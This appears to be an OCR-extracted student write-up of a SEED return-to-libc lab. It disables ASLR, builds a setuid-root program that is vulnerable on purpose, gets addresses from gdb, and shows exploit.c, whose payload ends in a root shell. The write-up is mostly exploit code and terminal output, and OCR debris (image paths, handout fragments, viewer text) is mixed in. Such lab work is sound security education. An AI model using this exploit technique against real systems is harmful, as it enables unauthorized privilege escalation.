
Initial Setup:



```
[09/27/2015 15:17] seed@ubuntu:~$ su root
Password:
[09/27/2015 15:17] root@ubuntu:/home/seed# sysctl kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/27/2015 15:17] root@ubuntu:/home/seed# exit
exit
[09/27/2015 15:17] seed@ubuntu:~$
```

make the buffer-overflow attack difficult. To


Linux-based systems uses address space ran-
k. This makes guessing the exact addresses
fer-overflow attacks. In this lab, we disable

Here, we are disabling address randomization feature of system using **sysctl –w kernel.randomize_va_space=0** command.

Task1:


Getting system and exit address

Program for system() and exit():



```
void main(){
//char *shell = getenv("MYSHELL");
//if (shell)
printf("printing system adn exit address\n");
}
~
-- INSERT --                                          5,2           All
```

```
the following
three statements does not imply the order of X, Y, Z.
Actually, we intentionally scrambled the order. */
*(long *) &buf[X] = some address ;   //  "/bin/sh"
*(long *) &buf[Y] = some address ;   //  system()
```




```
rintf' [enabled by default]
[09/27/2015 15:23] seed@ubuntu:~$ gdb myprog
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/seed/myprog...done.
(gdb) break main
Breakpoint 1 at 0x80483dd: file myprog.c, line 4.
(gdb) run
Starting program: /home/seed/myprog

Breakpoint 1, main () at myprog.c:4
4       printf("printing system adn exit address\n");
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb)
```

```
                                              the following
      three statements does not imply the order of X, Y, Z.
      Actually, we intentionally scrambled the order. */
   *(long *) &buf[X] = some address ;   //  "/bin/sh"
   *(long *) &buf[Y] = some address ;   //  system()
```

Here, we are running a myprog using gdb debugger, so that we can find where system() and exit() resides in stack memory. We have set up break at main function using **break main** command. For printing system() and exit() address we are using **p system** and **p print** command.

Printing SHELL environment variable address:



```
[09/27/2015 15:18] seed@ubuntu:~$ export MYSHELL="/bin/sh"
[09/27/2015 15:18] seed@ubuntu:~$ printenv MYSHELL
/bin/sh
[09/27/2015 15:18] seed@ubuntu:~$ vi myprog.c
[09/27/2015 15:18] seed@ubuntu:~$ gcc -o myprog myprog.c
myprog.c: In function 'main':
myprog.c:2:15: warning: initialization makes pointer from integer without a cast
 [enabled by default]
myprog.c:4:1: warning: incompatible implicit declaration of built-in function 'p
rintf' [enabled by default]
[09/27/2015 15:18] seed@ubuntu:~$ myprog
bffffe8a
[09/27/2015 15:18] seed@ubuntu:~$
```


make the buffer-overflow attack difficult. To

Linux-based systems uses address space ran-
k. This makes guessing the exact addresses
fer-overflow attacks. In this lab, we disable

We have set up a MYSHELL environment variable using **export** command. It points to 'bin/sh' i.e. shell program in bin folder. By using myprog given below we are printing address of MYSHELL environment variable.

```
void main(){

char *shell =  getenv("MYSHELL");

if (shell)

printf("%x\n", (unsigned int)shell);

}
```

Compiling retlib.c:



```
[09/27/2015 15:19] seed@ubuntu:~$ vi retlib.c
[09/27/2015 15:19] seed@ubuntu:~$ su root
Password:
[09/27/2015 15:19] root@ubuntu:/home/seed# gcc -fno-stack-protector -z noexecsta
ck -o retlib retlib.c
[09/27/2015 15:19] root@ubuntu:/home/seed# chmod 4755 retlib
[09/27/2015 15:20] root@ubuntu:/home/seed# exit
exit
[09/27/2015 15:20] seed@ubuntu:~$ 
```

l. You can achieve this by compiling it in the

k -o retlib retlib.c

It first reads an input of size 40 bytes from


erflow. The function fread() does not check boundaries, so buffer overflow will occur. Since this program is a set-root-uid program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell. It should be noted that the program gets its input from a file called "badfile". This file is under users' control. Now, our objective is to create the contents for "badfile", such that when the vulnerable program copies the contents

We are changing user to root using **su root** command. By using **–fno-stack-protector** command we are disabling stack guard protection scheme. **–z noexecstack** command makes stack nonexecutable. We are making retlib program set-uid root program by using command **chmod 4755**.


Calculating contents for exploit.c:

Stack layout:

We know that for a function stack frame layout can be given as follows,



In this stack frame, return address field defines return address for that function and above that we have function arguments. So, when we want a function to return to specific address we overwrite our targeted address at this return address field. And instruction residing at that address will be implemented. If it is NOP instruction esp pointer will move up till it finds an instruction to execute.



Stack with bof() frame
Stack contents after buffer overflow

Stack with system() frame
Stack after getting overwritten with system() data

From above stack layout diagram and knowledge of all required addresses (system(), exit() and MYSHELL environment variable address), we can calculate the position at which we have to put these addresses in our badfile.

We know that kernel stores in –function data variables below ebp pointer.

After ebp pointer it stores 8 bytes for local variables and then all in-function defined data.

So, from our buffer's starting address ebp pointer will be at above 20 bytes (12 bytes buffer size + 8 bytes for local variables).

Old EBP pointer field will be of 4 bytes so, return address should be put at ebp + 4 bytes = (20 + 4) 24bytes from starting of buffer. Here, we should put system function address, so that system() will get called.

Now, a new frame will be made for that system() function at the old return address field in stack. This old return address filed will coincide with new ebp pointer and here, old EBP pointer will be saved. New ebp pointer = old ebp pointer + 4 bytes = (20 + 4) 24 bytes above buffer's starting address.

Now, 4bytes above this new ebp pointer we should put return address for system() function. Here we will put exit() address as we want to call exit() command on return, so that our program doesnot crash. Location to put Return address field (exit() address) = new ebp + 4bytes = old ebp + 4bytes + 4bytes = (20 + 4 + 4) 28 bytes above buffer's starting address.

4 bytes are required for this return address field above which 4 bytes will be for string argument to be passed to system(). Hence, we need to put our environment variable address here, i.e. new ebp + 8bytes = old ebp + 4bytes + 8 bytes = (20+4+8) 32 bytes above buffer's starting address.


Hence, we put contents (addresses) in our badfile as follow, From 24th character -> System() address

From 28th character -> exit() address

From 32nd character -> address for MYSHELL environment variable

Modifying content of exploit.c for return-to-libc attack:


Exploit.c program:



```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
  char buf[40];
  FILE *badfile;

  badfile = fopen("./badfile", "w");

  /* You need to decide the addresses and
     the values for X, Y, Z. The order of the following
     three statements does not imply the order of X, Y, Z.
     Actually, we intentionally scrambled the order. */
  *(long *) &buf[24] = 0xB7E5F430 ;   //  system()
  *(long *) &buf[28] = 0xB7E52FB0 ;   //  exit()
  *(long *) &buf[32] = 0xBFFFFE8A ;   //  /bin/sh

  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
~
~
"exploit.c" 21L, 592C                                   1,1           All
```

Here we have added system(), exit() and MYSHELL environment variable addresses at indexes 24, 28 and 32 respectively in badfile as calculated above.

Running retlib and successful attack:




```
[09/27/2015 15:32] seed@ubuntu:~$ vi exploit.c
[09/27/2015 15:32] seed@ubuntu:~$ gcc -o exploit exploit.c
[09/27/2015 15:32] seed@ubuntu:~$ exploit
[09/27/2015 15:32] seed@ubuntu:~$ retlib
# 
```

Terminal
3:32 PM
Seed
Google
Open With Different Viewer
" into the memory, and get its address. This
m is executed, it inherits all the environment
ıble SHELL points directly to /bin/bash
ıriable MYSHELL and make it point to zsh
ystem() call. The location of this variable
in the memory can be found out easily using the following program:
void main(){
char* shell = getenv("MYSHELL");
if (shell)
Find: export
Previous
Next
Highlight all
Match case
27/9/15 - 3:32:46 pm

Here, we can confirm that our attack was successful after we get root shell. This confirms that we have correctly added system() address as return address in our bof() stack frame.

Exiting from retlib:




```
[09/27/2015 15:32] seed@ubuntu:~$ vi exploit.c
[09/27/2015 15:32] seed@ubuntu:~$ gcc -o exploit exploit.c
[09/27/2015 15:32] seed@ubuntu:~$ exploit
[09/27/2015 15:32] seed@ubuntu:~$ retlib
# exit
[09/27/2015 15:32] seed@ubuntu:~$ 
```

Terminal
3:33 PM
Seed
Google
Open With Different Viewer
" into the memory, and get its address. This
m is executed, it inherits all the environment
ıble SHELL points directly to /bin/bash
ıriable MYSHELL and make it point to zsh
ystem() call. The location of this variable
in the memory can be found out easily using the following program:
void main(){
char* shell = getenv("MYSHELL");
if (shell)
Find: export
Previous
Next
Highlight all
Match case
27/9/15 - 3:34:02 pm

When we exit from this root shell our program does not crash as we have successfully added exit() address to return address field of system() stack frame. Hence, root shell gets exited and we return back to normal user shell.

Renaming retlib file and running the attack with same badfile contents

retlib file:



